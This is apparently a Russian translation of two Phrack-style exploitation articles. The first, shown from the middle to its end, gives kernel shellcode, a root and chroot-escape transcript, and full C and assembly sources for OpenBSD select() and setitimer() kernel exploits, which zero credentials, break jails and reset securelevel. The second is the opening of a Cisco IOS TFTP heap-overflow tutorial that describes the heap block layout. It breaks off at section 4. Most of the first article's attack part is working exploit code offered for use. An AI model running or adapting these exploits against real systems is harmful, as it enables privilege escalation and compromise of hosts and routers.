bash-2.05a# mkdir /var/tmp/jail
bash-2.05a# mkdir /var/tmp/jail/usr
bash-2.05a# mkdir /var/tmp/jail/bin /var/tmp/jail/usr/lib
bash-2.05a# mkdir /var/tmp/jail/usr/libexec
bash-2.05a# cp /bin/sh /var/tmp/jail/bin/
bash-2.05a# cp /usr/bin/id /var/tmp/jail/bin/
bash-2.05a# cp /bin/ls /var/tmp/jail/bin/
bash-2.05a# cp /usr/lib/libc.so.28.3 /var/tmp/jail/usr/lib/
bash-2.05a# cp /usr/libexec/ld.so /var/tmp/jail/usr/libexec/
bash-2.05a# cat >> /etc/inetd.conf
1024          stream  tcp        nowait  root    /tmp/jailme
^C
bash-2.05a# ps aux | grep inetd
root      19121  0.0  1.1   148   352 p0  S+      8:19AM    0:00.05 grep inetd
root      27152  0.0  1.1    64   348 ??   Is      6:00PM    0:00.08 inetd
bash-2.05a# kill -HUP 27152
bash-2.05a# nc -v localhost 1024
Connection to localhost 1024 port [tcp/*] succeeded!
ls -l /
total 4
drwxr-xr-x  2 0  0  512 Dec  9 16:23 bin
drwxr-xr-x  4 0  0  512 Dec  9 16:21 usr
id
uid=32767 gid=32767
ps
jailed: <stdin>[4]: ps: not found
....

```

6.2 - Полезная нагрузка

В этом разделе мы представим все небольшие фрагменты полной полезной нагрузки. Таким образом, все эти разделы, соединённые вместе, образуют итоговую полезную нагрузку, которая будет доступна в разделе с кодом (10).

6.2.1 - p_cred и u_cred

Начнём с раздела повышения привилегий полезной нагрузки. Ниже приведён код для обновления ucred (учётные данные пользователя) и pcred (учётные данные процесса) в любой заданной структуре proc. Код эксплойта заполняет адрес proc родительского процесса, полученный через системный вызов sysctl() (обсуждалось в разделе 5.1), заменяя .long 0x12345678.

Следующие инструкции `call` и `pop` загрузят адрес заданной структуры `proc` в `%edi`. Это типичная техника получения адресов, используемая почти в каждом PIC-шеллкоде [ALEPH1].

```
call moo
.long 0x12345678    <-- pproc addr
.long 0xdeadcafe
.long 0xbeefdead
nop
nop
nop
moo:
pop  %edi
mov  (%edi),%ecx    # parent's proc addr in ecx

                        # update p_ruid
mov  0x10(%ecx),%ebx # ebx = p->p_cred
xor  %eax,%eax      # eax = 0
mov  %eax,0x4(%ebx)  # p->p_cred->p_ruid = 0

                        # update cr_uid
mov  (%ebx),%edx     # edx = p->p_cred->pc_ucred
mov  %eax,0x4(%edx)  # p->p_cred->pc_ucred->cr_uid = 0

---
```

6.2.2 - Выход из chroot

Следующий небольшой фрагмент ассемблера будет обеспечивать выход из `chroot` в нашей полной полезной нагрузке.

Не вдаваясь в лишние детали, рассмотрим вкратце, как `chroot` проверяется для каждого процесса. Тюрьмы `chroot` реализованы путём заполнения члена `fd_rdir` структуры `filedesc` (структура открытых файлов) указателем на `vnode` желаемого каталога-тюрьмы. Когда ядро предоставляет определённые службы процессу, оно проверяет наличие этого указателя, и если он заполнен `vnode`, процесс обрабатывается иначе: ядро создаёт для него понятие нового корневого каталога, заключая его в предопределённый каталог. Для обычного процесса этот указатель нулевой/не установлен. Без дальнейшего погружения в детали реализации — просто установка этого указателя в `NULL` означает СВОБОДУ! `fd_rdir` адресуется через структуру `proc` следующим образом:

```
p->p_fd->fd_rdir
```

Как и структура учётных данных, `filedesc` тривиально доступна и изменяема — всего двумя дополнительными инструкциями в нашей полезной нагрузке:

```
# update p->p_fd->fd_rdir to break chroot()

mov  0x14(%ecx),%edx    # edx = p->p_fd
mov  %eax,0xc(%edx)     # p->p_fd->fd_rdir = 0

---
```

6.2.3 - securelevel

OpenBSD имеет 4 различных уровня защиты: от постоянно небезопасного до режима повышенной защиты. По умолчанию система работает на уровне 1 — безопасный режим. Ограничения безопасного режима следующие:

- `securelevel` больше не может быть снижен, кроме как через `init`
- `/dev/mem` и `/dev/kmem` не могут быть записаны

- необработанные дисковые устройства смонтированных файловых систем — только для чтения
- системные флаги «неизменяемый» и «только добавление» не могут быть сняты
- модули ядра не могут быть загружены или выгружены

Некоторые из этих ограничений могут осложнить дальнейшую компрометацию системы. Поэтому нам следует также позаботиться о флаге `securelevel` и сбросить его до 0 — небезопасного уровня, предоставляющего такие привилегии, как загрузка модулей ядра для дальнейшего проникновения в систему.

Однако при рантайм-поиске адреса `securelevel` в памяти возникало много ложных срабатываний, поэтому я решил отложить эту атаку на более поздний этап — когда мы уже получим `uid 0` и выйдем из `jail`; тогда у нас будут доступны все интерфейсы, упомянутые в разделе 5.4, для запроса любого символа ядра и получения его адреса.

```
bash-2.05a# /usr/bin/nm /bsd | grep securelevel
e05cff38 B _securelevel
```

По этой причине был разработан дополнительный эксплойт второго этапа (без каких-либо отличий, кроме полезной нагрузки), выполняющий следующую ассемблерную процедуру и возвращающийся в пространство пользователя с использованием техники `idtr`. См. `ex_select_obsd_secl.c` в разделе 10:

```
call moo
.long 0x12345678    <-- address of securelevel filled by user
moo:
pop  %edi
mov  (%edi),%ebx    # address of securelevel in ebx
                        # reset security level to 0/insecure
xor  %eax,%eax      # eax = 0
mov  %eax, (%ebx)   # securelevel = 0

...

---
```

6.3 - Получение root и побег из jail

Всё вышеперечисленное объединено в 2 части кода эксплойта. Вот дверь к свободе! (Эксплойты и полезные нагрузки можно найти в разделе 10.)

```
bash-2.05a# gcc -o ex ex_select_obsd.c
bash-2.05a# gcc -o ex2 ex_select_obsd_secl.c
bash-2.05a# cp ex /var/tmp/jail/
bash-2.05a# cp ex2 /var/tmp/jail/
bash-2.05a# nc -v localhost 1024
id
uid=32767 gid=32767
ls /
bin
ex
ex2
usr
./ex
```

```
[*] OpenBSD 2.x - 3.x select() kernel overflow      [*]
[*] by      Sinan "noir" Eren - noir@olympus.org    [*]
```

```
userland: 0x0000df38 parent_proc: 0xe46373a4
id
uid=0(root) gid=32767(nobody)
uname -a
OpenBSD kernfu 3.1 GENERIC#59 i386
```

```
ls /
.cshrc
.profile
altroot
bin
boot
bsd
dev
etc
...
sysctl kern.securelevel
kern.securelevel = 1
nm /bsd | grep _securelevel
e05cff38 B _securelevel
./ex2 e05cff38
sysctl kern.securelevel
kern.securelevel = 0

... ;)
```

Прямое копирование эксплойта в заключённое окружение может показаться немного нереалистичным, но на самом деле это не проблема — с перенаправлением системных вызовов [MAXIMI] или даже более изобретательными шеллкодами можно выполнять что угодно из удалённого источника без какой-либо необходимости в интерпретаторе командной оболочки. По моим сведениям, существует 2 коммерческих продукта, уже реализовавших подобные симуляции удалённого выполнения: [IMPACT], [CANVAS].

7 - Заключение

Цель написания этой статьи — доказать, что уязвимости уровня ядра, такие как переполнения стека и целочисленные ошибки, могут быть эксплуатированы и ведут к полному контролю над системой, независимо от строгости ваших мер безопасности в пространстве пользователя (например, разделение привилегий) или даже в пространстве ядра (например, chroot, systrace, securelevel). Я также попытался внести вклад в только что поднятые концепции (привет Gera) создания отказоустойчивого и многократно используемого кода эксплойтов.

Я хотел бы завершить эту статью своим любимым сообщением из vuln-dev за всё время:

```
Subject: RE: OpenSSH Vulns (new?) Priv seperation
[...]
reducing root-run code from 27000 to 2500 lines is the important part.
who cares how many holes there are when it is in /var/empty/sshd chroot
with no possibility of root :)

XXXXXX

[ I CARE. lol! ;)]
```

8 - Благодарности

Спасибо Dan и Dave за исправление моего английского и устранение многих логических ошибок. Спасибо некоторым анонимным людям за помощь и поддержку.

Привет: optyx, dan, dave aitel, gera, bind, jeru, #convers, uberhax0r, olympos и ребятам из gsu.linux.

Больше всего благодарен Aslı за поддержку, помощь и её неиссякаемую привязанность. Seni Seviyorum, mosirrr!!

9 - Ссылки

• [ESA] Exploiting Kernel Buffer Overflows FreeBSD Style

<http://online.securityfocus.com/archive/1/153336>

- **[LSD-PL]** Kernel Level Vulnerabilities, 5th Argus Hacking Challenge
http://lsd-pl.net/kernel_vulnerabilities.html
- **[4.4 BSD]** The Design and Implementation of the 4.4BSD Operating System
- **[Intel]** Intel Pentium 4 Processors Manuals
<http://developer.intel.com/design/Pentium4/manuals/>
- **[ALEPH1]** Smashing The Stack For Fun And Profit
<https://phrack.org/issues/49/14.html#article>
- **[MAXIMI]** Syscall Proxying - Simulating Remote Execution
<http://www.corest.com/files/files/13/BlackHat2002.pdf>
- **[IMPACT]** <http://www.corest.com/products/coreimpact/index.php>
- **[CANVAS]** <http://www.immunitysec.com/CANVAS>
- **[ODED]** Big Loop Integer Protection - Phrack #60 0x09 by Oded Horovitz

10 - Код

```
/* <+> ./ex_kernel/ex_select_obsd.c */
/**
 * OpenBSD 2.x 3.x select() kernel bof exploit
 * Sinan "noir" Eren
 * noir@olympus.org | noir@uberhax0r.net
 * (c) 2002
 */

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>

/* kernel_sc.s shellcode */
unsigned char shellcode[] =
"\xe8\x0f\x00\x00\x78\x56\x34\x12\xfe\xca\xad\xde\xad\xde\xef\xbe"
"\x90\x90\x90\x5f\x8b\x0f\x8b\x59\x10\x31\xc0\x89\x43\x04\x8b\x13\x89"
"\x42\x04\x8b\x51\x14\x89\x42\x0c\x8d\x6c\x24\x68\x0f\x01\x4f\x04\x8b"
"\x5f\x06\x8b\x93\x00\x04\x00\x00\x8b\x8b\x04\x04\x00\x00\xc1\xe9\x10"
"\xc1\xe1\x10\xc1\xe2\x10\xc1\xea\x10\x09\xca\x31\xc9\x41\x8a\x1c\x0a"
"\x80\xfb\xe8\x75\xf7\x8d\x1c\x0a\x41\x8b\x0c\x0a\x83\xc1\x05\x01\xd9"
"\x89\xcf\x66\xb8\xff\xd0\xff\xb9\xff\xff\xff\xff\xf2\x66\xaf\x31\xc0"
"\x57\xc3";
```

```

void sig_handler();
void get_proc(pid_t, struct kinfo_proc *);

int
main(int argc, char **argv)
{
    char *buf, *ptr, *fptr;
    u_long pgsz, *lptr, pprocadr;
    struct kinfo_proc kp;

    printf("\n\n[*] OpenBSD 2.x - 3.x select() kernel overflow  [*]\n");
    printf("[*] by Sinan \"noir\" Eren - noir@olympus.org  [*]\n");
    printf("\n\n"); sleep(1);

    pgsz = sysconf(_SC_PAGESIZE);
    fptr = buf = (char *) malloc(pgsz*4);
    if(!buf) {
        perror("malloc");
        exit(-1);
    }
    memset(buf, 0x41, pgsz*4);

    buf = (char *) (((u_long)buf & ~pgsz) + pgsz);

    get_proc((pid_t) getpid(), &kp);
    pprocadr = (u_long) kp.kp_eproc.e_paddr;

    ptr = (char *) (buf + pgsz - 200); /* userland adr */
    lptr = (long *) (buf + pgsz - 8);

    *lptr++ = 0x12345678; /* saved %ebp */
    *lptr++ = (u_long) ptr; /*(uadr + 0xlec0); saved %eip */

    shellcode[5] = pprocadr & 0xff;
    shellcode[6] = (pprocadr >> 8) & 0xff;
    shellcode[7] = (pprocadr >> 16) & 0xff;
    shellcode[8] = (pprocadr >> 24) & 0xff;

    memcpy(ptr, shellcode, sizeof(shellcode)-1);

    printf("userland: 0x%.8x ", ptr);
    printf("parent_proc: 0x%.8x\n", pprocadr);

    if( mprotect((char *) ((u_long) buf + pgsz), (size_t)pgsz,
                PROT_WRITE) < 0) {
        perror("mprotect");
        exit(-1);
    }

    signal(SIGSEGV, (void (*)(void))sig_handler);
    select(0x80000000, (fd_set *) ptr, NULL, NULL, NULL);

done:
    free(fptr);
}

void
sig_handler()
{
    exit(0);
}

void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
    u_int arr[4], len;

    arr[0] = CTL_KERN;
    arr[1] = KERN_PROC;
    arr[2] = KERN_PROC_PID;
    arr[3] = pid;

```

```

        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
            perror("sysctl");
            fprintf(stderr, "this is an unexpected error, rerun!\n");
            exit(-1);
        }
    }

/* <--> ./ex_kernel/ex_select_obsd.c */

/* <+> ./ex_kernel/ex_select_obsd_secl.c */
/**
** OpenBSD 2.x 3.x select() kernel bof exploit
**
** securelevel reset exploit, this is the second stage attack
**
** Sinan "noir" Eren
** noir@olympus.org | noir@uberhax0r.net
** (c) 2002
**
**/

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>

/* sel_sc.s shellcode */
unsigned char shellcode[] =
"\xe8\x04\x00\x00\x78\x56\x34\x12\x5f\x8b\x1f\x31\xc0\x89\x03\x8d"
"\x6c\x24\x68\x0f\x01\x4f\x04\x8b\x5f\x06\x8b\x93\x00\x04\x00\x00\x8b"
"\x8b\x04\x04\x00\x00\xc1\xe9\x10\xc1\xe1\x10\xc1\xe2\x10\xc1\xea\x10"
"\x09\xca\x31\xc9\x41\x8a\x1c\x0a\x80\xfb\xe8\x75\xf7\x8d\x1c\x0a\x41"
"\x8b\x0c\x0a\x83\xc1\x05\x01\xd9\x89\xcf\x66\xb8\xff\xd0\xff\xb9\xff"
"\xff\xff\xff\xf2\x66\xaf\x31\xc0\x57\xc3";

void sig_handler();

int
main(int argc, char **argv)
{
    char *buf, *ptr, *fptr;
    u_long pgsz, *lptr, secladr;

    if(!argv[1]) {
        printf("Usage: %s secl_addr\nsecl_addr: /usr/bin/nm /bsd |"
            " grep _securelevel\n", argv[0]);
        exit(0);
    }

    secladr = strtoul(argv[1], NULL, 16);

    pgsz = sysconf(_SC_PAGESIZE);
    fptr = buf = (char *) malloc(pgsz*4);
    if(!buf) {
        perror("malloc");
        exit(-1);
    }
    memset(buf, 0x41, pgsz*4);

    buf = (char *) (((u_long)buf & ~pgsz) + pgsz);

    ptr = (char *) (buf + pgsz - 200); /* userland adr */
    lptr = (long *) (buf + pgsz - 8);

    *lptr++ = 0x12345678; /* saved %ebp */

```

```

        *lptr++ = (u_long) ptr; /*(uadr + 0x1ec0); saved %eip */

        shellcode[5] = secladr & 0xff;
        shellcode[6] = (secladr >> 8) & 0xff;
        shellcode[7] = (secladr >> 16) & 0xff;
        shellcode[8] = (secladr >> 24) & 0xff;

        memcpy(ptr, shellcode, sizeof(shellcode)-1);

        if( mprotect((char *) ((u_long) buf + pgsz), (size_t)pgsz,
                    PROT_WRITE) < 0) {
            perror("mprotect");
            exit(-1);
        }

        signal(SIGSEGV, (void (*)())sig_handler);
        select(0x80000000, (fd_set *) ptr, NULL, NULL, NULL);

done:
    free(fptra);
}

void
sig_handler()
{
    exit(0);
}
/* <--> ./ex_kernel/ex_select_obsd_secl.c */

/* <+> ./ex_kernel/ex_setitimer_obsd.c */
/**
 * OpenBSD 2.x 3.x setitimer() kernel memory write exploit
 * Sinan "noir" Eren
 * noir@olympus.org | noir@uberhax0r.net
 * (c) 2002
 **
 */

#include <stdio.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/time.h>
#include <sys/sysctl.h>

struct itimerval val, oval;
int which = 0;

int
main(int argc, char **argv)
{
    find_which();
    setitimer(which, &val, &oval);
    seteuid(0);
    setuid(0);
    printf("uid: %d euid: %d gid: %d \n", getuid(), geteuid(), getgid());
    execl("/bin/sh", "noir", NULL);
}

find_which()
{
    unsigned int arr[4], len;
    struct kinfo_proc kp;
    long stat, cred, rem;

    memset(&val, 0x00, sizeof(val));
    val.it_interval.tv_sec = 0x00; //fill this with cr_ref
    val.it_interval.tv_usec = 0x00;
    val.it_value.tv_sec = 0x00;
    val.it_value.tv_usec = 0x00;
    arr[0] = CTL_KERN;

```

```

arr[1] = KERN_PROC;
arr[2] = KERN_PROC_PID;
arr[3] = getpid();
len = sizeof(struct kinfo_proc);
if(sysctl(arr, 4, &kp, &len, NULL, 0) < 0) {
    perror("sysctl");
    fprintf(stderr, "this is an unexpected error, rerun!\n");
    exit(-1);
}

printf("proc: %p\n\n", (u_long) kp.kp_eproc.e_paddr);
printf("pc_ucred: %p ", (u_long) kp.kp_eproc.e_pcred.pc_ucred);

printf("p_ruid: %d\n\n", (u_long) kp.kp_eproc.e_pcred.p_ruid);
printf("proc->p_cred->p_ruid: %p, proc->p_stats: %p\n",
(char *) (kp.kp_proc.p_cred) + 4, kp.kp_proc.p_stats);
printf("cr_ref: %d\n", (u_long) kp.kp_eproc.e_ucred.cr_ref);

cred = (long) kp.kp_eproc.e_pcred.pc_ucred;
stat = (long) kp.kp_proc.p_stats;
val.it_interval.tv_sec = kp.kp_eproc.e_ucred.cr_ref;

printf("calculating which for u_cred:\n");
which = cred - stat - 0x90;
rem = ((u_long)which%0x10);
printf("which: %.8x reminder: %x\n", which, rem);

switch(rem) {
case 0x8:
case 0x4:
case 0xc:
    break;
case 0x0:
    printf("using u_cred, we will have perminent uid=0\n");
    goto out;
}

val.it_interval.tv_sec = 0x00;
cred = (long) ((char *) kp.kp_proc.p_cred+4);
stat = (long) kp.kp_proc.p_stats;

printf("calculating which for u_cred:\n");
which = cred - stat - 0x90;
rem = ((u_long)which%0x10);
printf("which: %.8x reminder: %x\n", which, rem);

switch(rem) {
case 0x8:
case 0x4:
    printf("too bad rem is fucked!\nlet me know about this!!\n");
    exit(0);
case 0x0:
    break;
case 0xc:
    which += 0x10;
}

printf("\nusing p_cred instead of u_cred, only the new process "
"will be privileged\n");

out:
    which = which >> 4;
    printf("which: %.8x\n", which);
    printf("addr to overwrite: %.8x\n", stat + 0x90 + (which * 0x10));
}
/* <--> ./ex_kernel/ex_setitimer_obsd.c */

# <+> ./ex_kernel/kernel_sc.s
# kernel level shellcode
# noir@olympus.org | noir@uberhax0r.net
# 2002
.text

```

```

        .align 2,0x90

.globl _main
        .type    _main , @function
_main:

call moo
.long 0x12345678
.long 0xdeadcafe
.long 0xbeefdead
nop
nop
nop
moo:
pop  %edi
mov  (%edi),%ecx      # parent's proc addr on ecx

# update p_cred->p_ruid
mov  0x10(%ecx),%ebx  # ebx = p_cred
xor  %eax,%eax        # eax = 0
mov  %eax,0x4(%ebx)
# p_ruid = 0

# update pc_ucred->cr_uid
mov  (%ebx),%edx      # edx = pc_ucred
mov  %eax,0x4(%edx)
# cr_uid = 0

# update p_fd->fd_rdir to break chroot()
mov  0x14(%ecx),%edx  # edx = p_fd
mov  %eax,0xc(%edx)
# p_fd->fd_rdir = 0

lea  0x68(%esp),%ebp
# set ebp to normal

# find where to return: sidt technique
sidt 0x4(%edi)
mov  0x6(%edi),%ebx    # mov _idt_region in eax
mov  0x400(%ebx),%edx  # _idt_region[0x80 * (2*long) = 0x400]
mov  0x404(%ebx),%ecx  # _idt_region[0x404]
shr  $0x10,%ecx
sal  $0x10,%ecx
sal  $0x10,%edx
shr  $0x10,%edx
or   %ecx,%edx        # edx = ecx | edx; _Xosyscall_end

# search for Xosyscall_end+XXX: call _syscall instruction

xor  %ecx,%ecx
up:
inc  %ecx
movb (%edx,%ecx),%bl
cmpb $0xe8,%bl
jne  up

lea  (%edx,%ecx),%ebx  # _Xosyscall_end+%ecx: call _syscall
inc  %ecx
mov  (%edx,%ecx),%ecx  # take the displacement of the call ins.
add  $0x5,%ecx        # add 5 to displacement
add  %ebx,%ecx        # ecx = _Xosyscall_end+0x20 + disp

# search for _syscall+0xXXX: call *%eax
# and return to where we were supposed to!
# _syscall+0x240: ff
# _syscall+0x241: d0 0x240,0x241 on obsd3.1

mov  %ecx,%edi        # ecx is addr of _syscall
movw $0xd0ff,%ax
cld
mov  $0xffffffff,%ecx

```

```

repnz
scasw    #scan (%edi++) for %ax

#return to *%edi
xor %eax,%eax #set up the return value to Success ;)
push %edi
ret
# <--> ./ex_kernel/kernel_sc.s

# <+> ./ex_kernel/secl_sc.s
# securelevel reset shellcode
# noir@olympus.org | noir@uberhax0r.net
# 2002
.text
    .align 2,0x90
.globl _main
.type   _main , @function
_main:
call moo
.long 0x12345678
moo:
pop %edi
mov (%edi),%ebx    # address of securelevel

xor %eax,%eax      # eax = 0
mov %eax,%ebx
# securelevel = 0

lea 0x68(%esp),%ebp
# set ebp to normal

# find where to return: sidt technique
sidt 0x4(%edi)
mov 0x6(%edi),%ebx # mov _idt_region in eax
mov 0x400(%ebx),%edx # _idt_region[0x80 * (2*long) = 0x400]
mov 0x404(%ebx),%ecx # _idt_region[0x404]
shr $0x10,%ecx
sal $0x10,%ecx
sal $0x10,%edx
shr $0x10,%edx
or %ecx,%edx      # edx = ecx | edx; _Xosyscall_end

# search for Xosyscall_end+XXX: call _syscall instruction

xor %ecx,%ecx
up:
inc %ecx
movb (%edx,%ecx),%bl
cmpb $0xe8,%bl
jne up

lea (%edx,%ecx),%ebx # _Xosyscall_end+%ecx: call _syscall
inc %ecx
mov (%edx,%ecx),%ecx # take the displacement of the call ins.
add $0x5,%ecx        # add 5 to displacement
add %ebx,%ecx        # ecx = _Xosyscall_end+0x20 + disp

# search for _syscall+0xXXX: call *%eax
# and return to where we were supposed to!
# _syscall+0x240: ff
# _syscall+0x241: d0BSD3.1

mov %ecx,%edi      # ecx is addr of _syscall
movw $0xd0ff,%ax
cld
mov $0xffffffff,%ecx
repnz
scasw    #scan (%edi++) for %ax

#return to *%edi
xor %eax,%eax #set up the return value to Success ;)

```

```
push %edi
ret
# <--> ./ex_kernel/secl_sc.s
```

```
|=[ EOF ]=-----=|
```

Сжигая мосты: эксплойты для Cisco IOS

Автор: FX of Phenoelit

Содержание

1. Введение и ограничения
2. Идентификация переполнения
3. Фрагменты устройства памяти IOS
4. Материализация эксплойта через free()
5. Написание (shell)кода для Cisco
6. Всё, что не вошло в разделы 1–5

1 — Введение и ограничения

Эта статья призвана познакомить читателя с увлекательным миром эксплуатации маршрутизаторов Cisco Systems. Она не претендует на окончательность и лишь отражает результаты наших исследований.

По данным Cisco Systems, около 85% всех программных проблем в IOS являются прямым или косвенным следствием повреждения памяти. На момент написания автору не известно ни одного случая, когда переполнение буфера в Cisco IOS приводило бы к прямой перезаписи адреса возврата. Хотя в IOS существуют стеки, разработчики IOS крайне редко используют локальные буферы функций. Поэтому большинство (если не все) переполнений, с которыми нам придётся столкнуться, так или иначе основаны на куче.

Как однажды сказал один коллега-исследователь, ошибки — не бесконечный ресурс. Особенно переполнения в Cisco IOS встречаются редко и плохо поддаются сравнению друг с другом. Поэтому данная статья ограничивает обсуждение одной конкретной ошибкой: переполнением имени файла TFTP-сервера Cisco IOS. При использовании маршрутизатора в роли TFTP-сервера для файлов во флэш-файловой системе TFTP-запрос GET с длинным именем файла (700 символов) приводит к сбою маршрутизатора. Это происходит во всех версиях IOS от 11.1 до 11.3. Читатель может возразить, что это уже не слишком распространённая ветка, но автор просит дочитать статью до конца.

Результаты исследований и методы, представленные здесь, были собраны в ходе анализа и попыток эксплуатации с использованием упомянутой ошибки TFTP. На момент написания статьи исследуются и другие ошибки, проверяются различные подходы, однако представленная здесь методика по-прежнему считается наиболее перспективной для широкого применения. Это можно перевести так: возьмите своё любимое частное переполнение Cisco IOS и попробуйте его.

2 — Идентификация переполнения

Пока читатель, вероятно, привык идентифицировать разрушение стека за долю секунды на распространённой операционной системе, он может испытывать затруднения при идентификации переполнения в IOS. Как уже упоминалось, большинство переполнений основано на куче. Существует два способа идентификации переполнения кучи в IOS в момент его возникновения. Подключившись к консоли, читатель может увидеть следующий вывод:

```
01:14:16: %SYS-3-OVERRUN: Block overrun at 2C01E14 (red zone 41414141)
-Traceback= 80CCC46 80CE776 80CF1BA 80CF300
01:14:16: %SYS-6-MTRACE: mallocfree: addr, pc
    20E3ADC,80CA1D8    20DFBE0,80CA1D8    20CF4FC,80CA1D8    20C851C,80CA1D8
    20C6F20,80CA1D8    20B43FC,80CA1D8    20AE130,80CA1D8    2075214,80CA1D8
01:14:16: %SYS-6-MTRACE: mallocfree: addr, pc
    20651E0,80CA1D8    205EF04,80CA1D8    205B338,80CA1D8    205AB80,80CA1D8
    20AFCF8,80CA1C6    205A664,80CA1D8    20AC56C,80CA1C6    20B1A88,80CA1C6
01:14:16: %SYS-6-BLKINFO: Corrupted redzone blk 2C01E14, words 382,
    alloc 80ABBFC, InUse, dealloc 206E2F0, rfcnt 1
```

В данном случае процесс IOS под названием «Check heaps», о котором мы ещё много услышим, обнаружил проблему в структурах кучи. После этого «Check heaps» иницирует то, что называется программным принудительным сбоем. Это означает, что процесс завершает работу Cisco и принуждает её к перезагрузке, чтобы избавиться от проблемы. Все мы знаем подобное поведение от пользователей систем на базе MS-DOS или Windows. Здесь произошло следующее: строка из символов «А» перезаписала границу между двумя блоками памяти кучи. Это защищается тем, что Cisco называет «RED ZONE» («красная зона») — по сути, просто статическая канарейка.

Другой способ проявления переполнения кучи на консоли — нарушение доступа:

```
*** BUS ERROR ***
access address = 0x5f227998
program counter = 0x80ad45a
status register = 0x2700
vbr at time of exception = 0x4000000
special status word = 0x0045
faulted cycle was a longword read
```

Это тот случай, когда вам везёт и половина работы уже сделана. IOS использовало значение, на которое вы каким-то образом повлияли, и обратилось к нечитаемой памяти. К сожалению, такие переполнения сложнее эксплуатировать впоследствии, поскольку отслеживание значительно труднее.

На этом этапе следует попытаться выяснить, при каких именно обстоятельствах происходит переполнение — примерно так же, как с любой другой найденной ошибкой. Если нижний предел размера буфера меняется, постарайтесь не работать с консолью или telnet(1)-соединениями к маршрутизатору во время тестов. Лучше всего всегда тестировать длину буфера на только что перезагруженном маршрутизаторе. Хотя для большинства переполнений это мало что меняет, некоторые из них ведут себя иначе при свежей перезагрузке системы по сравнению с системой в рабочем состоянии.

3 — Фрагменты устройства памяти IOS

Чтобы продвинуться дальше в работе с переполнением, нужно рассмотреть организацию памяти в IOS. В IOS есть две основные области: память процессов и память ввода-вывода. Последняя используется для буферов пакетов, кольцевых буферов интерфейсов и т.д. и может представлять интерес для эксплуатации, однако не предоставляет некоторых критически важных вещей, которые нам нужны. Память процессов, напротив, ведёт себя очень похоже на динамическую память кучи в Linux.

Память в IOS разбита на блоки. По-видимому, существует ряд таблиц указателей и метаструктур, работающих с блоками памяти и обеспечивающих эффективный доступ IOS к ним. Но в конечном счёте блоки связаны в структуру двусвязного списка и хранят информацию об управлении преимущественно встроено. Это означает, что каждый блок памяти имеет заголовок, который содержит информацию о самом блоке, его предыдущем и следующем элементах в списке.

```

+-----+
.-- | Block A      | <-.
| +-----+ |
+-> | Block B      | --+
+-----+
| Block C      |
+-----+

```

Команда `show memory processor` наглядно показывает структуру связного списка.

Сам блок памяти состоит из заголовка блока со всей встроенной управляющей информацией, области данных, где хранятся собственно данные, и красной зоны, с которой мы уже встречались. Формат выглядит следующим образом:

<- 32 bit ->	Комментарий
+-----+	
MAGIC	Статическое значение 0xAB1234CD
+-----+	
PID	Идентификатор процесса IOS
+-----+	
Alloc Check	Область, используемая выделяющим процессом для проверок
+-----+	
Alloc name	Указатель на строку с именем процесса
+-----+	
Alloc PC	Адрес кода, выделившего этот блок
+-----+	
NEXT BLOCK	Указатель на следующий блок
+-----+	
PREV BLOCK	Указатель на предыдущий блок
+-----+	
BLOCK SIZE	Размер блока (старший бит означает «используется»)
+-----+	
Reference #	Счётчик ссылок
+-----+	
Last Dealloc	Адрес последнего освобождения
+-----+	
DATA	
....	
+-----+	
RED ZONE	Статическое значение 0xFD0110DF
+-----+	

Если блок памяти используется, старший бит поля размера установлен в единицу. Размер представлен в словах (2 байта) и не включает накладные расходы блока. Поле счётчика ссылок, очевидно, предназначено для отслеживания числа процессов, использующих данный блок, однако автор никогда не видел, чтобы оно принимало значение, отличное от 1 или 0. Кроме того, по всей видимости, никаких проверок этого поля не предусмотрено.

Если блок памяти не используется, в области, где ранее хранились реальные данные, появляется дополнительная управляющая информация:

[BLOCK HEAD]	
+-----+	
MAGIC2	Статическое значение 0xDEADBEEF
+-----+	
Somestuff	
+-----+	
PADDING	
+-----+	

PADDING		
+-----+		
FREE NEXT		Указатель на следующий свободный блок
+-----+		
FREE PREV		Указатель на предыдущий свободный блок
+-----+		
....		
+-----+		
RED ZONE		Статическое значение 0xFD0110DF
+-----+		

Таким образом, свободный блок является элементом двух разных связанных списков: одного для блоков в целом (свободных и занятых) и другого для списка свободных блоков памяти. В данном случае счётчик ссылок будет равен нулю, а старший бит поля размера не установлен. Кроме того, если блок использовался хотя бы один раз, область данных блока будет заполнена значением 0x0D0D0D0D. IOS фактически перезаписывает данные блока при выполнении `free()`, чтобы предотвратить возникновение программных проблем.

На этом этапе автор хотел бы вернуться к теме процесса «Check heaps». Он запускается примерно раз в минуту и проверяет двусвязные списки блоков, обходя их сверху вниз, чтобы убедиться, что всё в порядке. Применяемые проверки выглядят весьма обширными по сравнению с обычными операционными системами, такими как Linux. Насколько известно автору, он проверяет следующее:

1. Начинается ли блок с MAGIC (0xAB1234CD)?
2. Если блок используется (старший бит поля размера установлен), присутствует ли красная зона со значением 0xFD0110DF?
3. Не равен ли указатель PREV значению NULL?
4. Если указатель NEXT присутствует...
 - 4.1. Указывает ли он непосредственно после конца данного блока?
 - 4.2. Указывает ли указатель PREV в блоке, на который ссылается NEXT, обратно на указатель NEXT данного блока?
5. Если указатель NEXT равен NULL, заканчивается ли данный блок на границе области/пула памяти? [ПРИМЕЧАНИЕ: в этом автор не уверен].
6. Имеет ли смысл размер блока? [ПРИМЕЧАНИЕ: точный выполняемый здесь тест пока не известен].

Если одна из этих проверок не выполнена, IOS объявит себя в неработоспособном состоянии и выполнит программный принудительный сбой. В некоторой мере можно определить, какая именно проверка не прошла, взглянув на строку вывода консоли с надписью `validblock_diagnose = 1`. Число указывает на то, что можно назвать «классом проверок»: 1 означает, что значение MAGIC некорректно, 3 — что адрес не принадлежит ни одному пулу памяти, а 5 представляет собой целый набор проверок, но в основном указывает на то, что проверки из пунктов 4.1 и 4.2 не прошли.

4 — Материализация эксплойта через `free()`

